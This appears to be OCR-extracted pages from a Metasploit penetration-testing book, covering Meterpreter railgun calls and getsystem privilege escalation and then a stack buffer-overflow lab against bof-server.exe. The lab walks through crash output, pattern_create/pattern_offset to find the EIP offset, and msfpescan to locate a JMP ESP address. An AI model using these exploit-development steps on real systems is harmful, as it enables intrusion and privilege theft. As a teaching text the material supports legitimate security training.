






```
>> client.railgun.netapi32.NetUserDel(nil,"Nipun")
=> {"GetLastError"=>997, "ErrorMessage"=>"FormatMessage failed to retrieve the error.", "return"=>0}
>>
```



Apex
Logged on


```
meterpreter > run urlmon
[*] Adding Function
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > run railgun_demo
meterpreter >
```





Chapter 3: The Exploit Formulation Process









0x00000000
0x00000000
SPACE FOR OUR VARIABLE
SAVED EBP
SAVED EIP
ESP: Top Of Stack
EBP: Frame Pointer
EIP: 0XAAAAAAAA?
Program cannot find the address of the next instruction
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAA
AAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
0xFFFFFFFF
0xFFFFFFFF


C:\WINDOWS\system32\cmd.exe - bof-server.exe 200
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator>cd Desktop
C:\Documents and Settings\Administrator\Desktop>bof-server.exe 200
[1928] 192.168.10.104 connected



Telnet 192.168.10.104


bof-server.exe
bof-server.exe has encountered a problem and needs to close. We are sorry for the inconvenience.
If you were in the middle of something, the information you were working on might be lost.
Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.
To see what data this error report contains, click here.
Send Error Report
Don't Send



bof-server.exe
Error signature
AppName: bof-server.exe AppVer: 0.0.0.0 ModName: unknown
ModVer: 0.0.0.0 Offset: 41414141
Reporting details
This error report includes: information regarding the condition of bof-server.exe when the problem occurred; the operating system version and computer hardware in use; your Digital Product ID, which could be used to identify your license; and the Internet Protocol (IP) address of your computer.
We do not intentionally collect your files, name, address, email address or any other form of personally identifiable information. However, the error report could contain customer-specific information such as data from open files. While this information could potentially be used to determine your identity, if present, it will not be used.
The data that we collect will only be used to fix the problem. If more information is available, we will tell you when you report the problem. This error report will be sent using a secure connection to a database with limited access and will not be used for marketing purposes.
To view technical information about the error report, click here.
To see our data collection policy on the web, click here.
Close



Buffer
EBP
EIP
ESP
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
JMP ESP Addr
Padding
ShellCode
1. Find the Bytes required to overwrite Buffer + EBP
3. Padding to remove irregularities and the Payload


```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0
Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7
Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4
An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1
Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8
As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5
Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2
Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9
Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6
Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3
Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```




```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb 72413372 1000
[*] Exact match at offset 520
```










```
root@kali:/usr/share/framework2# ./msfpescan
  Usage: ./msfpescan <input> <mode> <options>
Inputs:
        -f  <file>    Read in PE file
        -d  <dir>     Process memdump output
Modes:
        -j  <reg>     Search for jump equivalent instructions
        -s            Search for pop+pop+ret combinations
        -x  <regex>   Search for regex match
        -a  <address> Show code at specified virtual address
        -D            Display detailed PE information
        -S            Attempt to identify the packer/compiler
Options:
        -A  <count>   Number of bytes to show after match
        -B  <count>   Number of bytes to show before match
        -I  address   Specify an alternate ImageBase
        -n            Print disassembly of matched data
```

```
root@kali:/usr/share/framework2# ./msfpescan -j esp -f /root/Desktop/
ws2_32.dll
0x71ab9372   push esp
root@kali:/usr/share/framework2#
```



